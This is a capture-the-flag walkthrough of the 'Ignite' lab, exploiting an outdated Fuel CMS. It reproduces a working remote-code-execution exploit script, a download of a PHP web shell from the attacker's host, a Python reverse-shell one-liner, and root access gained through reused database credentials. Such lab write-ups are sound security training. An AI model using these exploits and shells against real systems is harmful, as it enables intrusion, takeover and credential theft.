
Ignite
The Ignite room is a free room created by DarkStar7471 and Paradox. The room revolves around a new start-up that has a few issues with their web server.
The room requires one to leverage on the existing vulnerabilities and find two flags - User.txt and Root.txt.
Task 0.1 - Connect to our network and start up the machine
For the purposes of this guide, we shall configure a few variables to represent the victim and attacker IPs.
# One should change the below IPs to match their environment

> victim_IP=10.10.195.201 # The IP of the victim's machine.
> attacker_IP=10.17.69.220 # The IP of our attacking machine.
Task 0.2 - Doing some basic reconnaissance
Oftentimes, before we begin doing noisy scans on the network, it can help to try out a few basic checks and see how far we can get with the information that we find on-the-go.
From the description of the challenge, we take note that the challenge is a web server. Simply putting the URL into a browser brings up a default configuration page for the web server.

From this site, we can take note of a couple of things:
- The site leverages on a CMS called Fuel CMS, Version 1.4
- It connects to a database using the credentials found in fuel/application/config/database.php.
- Access to the fuel admin page is at http://[$attacker_ip]/fuel, and uses the default credentials - username “admin” and password “admin”.

Oddly enough, we can go to the fuel admin page and login using the default credentials. This gives us the impression that its quite likely that the user has maintained defaults across the site.
I tried changing uploading a PHP site that could enable me gain a reverse shell but my efforts didn’t prove to be that fruitful. It was at this point that I decided to try and see whether there were any open ports that could be leveraged on:
> rustscan -a $victim_IP -r 1-65000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
0day was here ♥

[~] The config file is expected to be at "/home/bob/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.195.201:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-23 19:38 EAT
Initiating Ping Scan at 19:38
Scanning 10.10.195.201 [4 ports]
Completed Ping Scan at 19:38, 0.55s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:38
Completed Parallel DNS resolution of 1 host. at 19:38, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 19:38
Scanning 10.10.195.201 [1 port]
Discovered open port 80/tcp on 10.10.195.201
Completed SYN Stealth Scan at 19:38, 0.52s elapsed (1 total ports)
Nmap scan report for 10.10.195.201
Host is up, received reset ttl 60 (0.52s latency).
Scanned at 2025-02-23 19:38:23 EAT for 1s

PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 60

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.21 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
The scan did not reveal any new ports. However, we did take note that the site is running the Fuel CMS on Version 1.4. A quick search for vulnerabilities using searchsploit could reveal any known vulnerabilities.
> searchsploit Fuel CMS
--------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                                                 |  Path
--------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
fuel CMS 1.4.1 - Remote Code Execution (1)                                                                                                                     | linux/webapps/47138.py
Fuel CMS 1.4.1 - Remote Code Execution (2)                                                                                                                     | php/webapps/49487.rb
Fuel CMS 1.4.1 - Remote Code Execution (3)                                                                                                                     | php/webapps/50477.py
Fuel CMS 1.4.13 - 'col' Blind SQL Injection (Authenticated)                                                                                                    | php/webapps/50523.txt
Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated)                                                                                                           | php/webapps/48741.txt
Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated)                                                                                               | php/webapps/48778.txt
Fuel CMS 1.5.0 - Cross-Site Request Forgery (CSRF)                                                                                                             | php/webapps/50884.txt
--------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
The results show a known RCE vulnerability that exists for the CMS on Version 1.4.1. Given that a copy of this RCE exists as part of our Metasploit installation, we can locate the script, make a copy of it, make some changes and attempt to execute it against the CMS. These changes would include:
- Adjusting the URL variable after the import statements to point to our CMS victim.
- Comment out the proxy URL (using the # symbol).
- Adjusting the requests.get function by removing the proxies argument.
> locate 471.38.py
/usr/share/exploitdb/exploits/linux/webapps/47138.py

> cp $(locate 47138.py) ~/Downloads

> nano -w /Downloads/47138.py

# Exploit Title: fuel CMS 1.4.1 - Remote Code Execution (1)
# Date: 2019-07-19
# Exploit Author: 0xd0ff9
# Vendor Homepage: https://www.getfuelcms.com/
# Software Link: https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1
# Version: <= 1.4.1
# Tested on: Ubuntu - Apache2 - php5
# CVE : CVE-2018-16763


import requests
import urllib

url = "http://10.10.195.201" # Replace with the IP of your victim VM.
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start

while 1:
        xxxx = raw_input('cmd:')
        burp0_url = url+"/fuel/pages/select/?filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%74%65%6d%27%29%29%2b%24%61%28%27"+urllib.quote(xxxx)+"%27%29%2b%27"
        # proxy = {"http":"http://127.0.0.1:8080"}
        # r = requests.get(burp0_url, proxies=proxy)
        r = requests.get(burp0_url)

        html = "<!DOCTYPE html>"
        htmlcharset = r.text.find(html)

        begin = r.text[0:20]
        dup = find_nth_overlapping(r.text,begin,2)

        print r.text[0:dup]
With those changes we can try and execute the script. Note that this script using Python 2.7 and not Python 3 to run:
> python2.7 47138.py
> cmd:whoami
systemwww-data

<div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0;">

<h4>A PHP Error was encountered</h4>

<p>Severity: Warning</p>
<p>Message:  preg_match(): Delimiter must not be alphanumeric or backslash</p>
<p>Filename: controllers/Pages.php(924) : runtime-created function</p>
<p>Line Number: 1</p>

...[REDACTED]
This brings us a terminal which, when we run commands (such as whoami), it presents the results including html output.
This makes it quite complicated to read so we can try and leverage on a phpshell such as p0wny-shell which we can upload to the web server and use our standard browser to execute commands.
# You can either download the shell.php file using your browser from the git repo or you can do it using the terminal as below:

> wget https://raw.githubusercontent.com/flozz/p0wny-shell/refs/heads/master/shell.php
--2025-02-23 20:10:59--  https://raw.githubusercontent.com/flozz/p0wny-shell/refs/heads/master/shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 20321 (20K) [text/plain]
Saving to: ‘shell.php’

shell.php                                        100%[=======================================================================================================>]  19.84K  --.-KB/s    in 0.008s

2025-02-23 20:10:59 (2.58 MB/s) - ‘shell.php’ saved [20321/20321]

# From the same location, start a basic web server using python so that it can be uploaded to the compromised CMS.
> python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...

# On the compromised machine, use wget to download the shell.php file using the IP address of the attacker machine (or your VM)
> cmd:wget http://10.17.69.220:4444/shell.php
system
<div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0;">

<h4>A PHP Error was encountered</h4>

<p>Severity: Warning</p>
<p>Message:  preg_match(): Delimiter must not be alphanumeric or backslash</p>
<p>Filename: controllers/Pages.php(924) : runtime-created function</p>
<p>Line Number: 1</p>
...[REDACTED]

# Let's see whether the file was downloaded to the CMS successfully.
> cmd:ls
cmd:ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt
shell.php
...[REDACTED]

Now that the file is present and its in the same web folder as the CMS, we can simply browse to the Fuel CMS web page and access the page of the shell, i.e. http://[IP address of CMS]/shell.php.
Task 1 - User.txt
From our browser, we can now navigate around the file system to find the first text file:
> find / -type f -name "*.txt" 2>/dev/null
/var/lib/nssdb/pkcs11.txt
/var/www/html/robots.txt
/var/www/html/fuel/modules/fuel/assets/js/editors/ckeditor/plugins/specialchar/dialogs/lang/_translationstatus.txt
/var/www/html/fuel/modules/fuel/assets/js/editors/ckeditor/plugins/a11yhelp/dialogs/lang/_translationstatus.txt
/var/www/html/fuel/licenses/fuel_license.txt
/var/www/html/fuel/licenses/codeigniter_license.txt
/var/cache/dictionaries-common/ispell-dicts-list.txt
/home/www-data/flag.txt
/lib/firmware/ath10k/QCA99X0/hw2.0/notice_ath10k_firmware-5.txt
...[REDACTED]
From the above output, we can determine that there is a flag.txt file that will have the output for the User.txt question.
Task 2 - Root.txt
The main challenge that we have is that the browser terminal can only do so much. A simple sudo -l command to see what sudo commands we can execute proves impossible to execute as noted in the output below:
> sudo -l
sudo: no tty present and no askpass program specified
As such, we will need to create a reverse shell back to our attacking machine terminal so that we can have a bit more functionality. We shall do this by establishing a listener on our attacking machine and executing a reverse shell command on phpshell in the browser. You can use revshell generator for a list of reverse shell commands:
# Establish a listener on our attack machine.

> nc -nlvp 4000
listening on [any] 4000 ...

# Make a reverse shell call from our phpshell browser (use a python script)

> export RHOST="10.17.69.220";export RPORT=4000;python -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")'

# From our attacker's terminal we are able to see it has a shell.
connect to [10.17.69.220] from (UNKNOWN) [10.10.195.201] 45600
www-data@ubuntu:/var/www/html$
However, when we try the sudo -l command, it requires that we need to know the password for the www-data account. As we don’t know it, we can put in 3 random passwords so that it gracefully cancels the sudo attempt (using CTRL+c may inadverdently kill our terminal session!)
Taking a look back at our notes, we remember that we can attempt to view the user account and password from the database.php file.
> cat /var/www/html/fuel/application/config/database.php

...[REDACTED]

$db['default'] = array(
        'dsn'   => '',
        'hostname' => 'localhost',
        'username' => 'root',
        'password' => [REDACTED],
        'database' => 'fuel_schema',
        'dbdriver' => 'mysqli',
        'dbprefix' => '',
        'pconnect' => FALSE,
        'db_debug' => (ENVIRONMENT !== 'production'),
        'cache_on' => FALSE,
        'cachedir' => '',
        'char_set' => 'utf8',
        'dbcollat' => 'utf8_general_ci',
        'swap_pre' => '',
        'encrypt' => FALSE,
        'compress' => FALSE,
        'stricton' => FALSE,
        'failover' => array(),
        'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
        @include(TESTER_PATH.'config/tester_database'.EXT);
su into the root account using the password shows issues of “password reuse” on the side of the admin. Now that we are root, we can navigate to the root folder and find the last flag.
> su root
Password: [PUT IN PASSWORD]

root@ubuntu:/var/www/html/fuel/application/config#
> cd /root
> ls
root.txt
> cat root.txt
[REDACTED]
And we have successfully completed the challenge!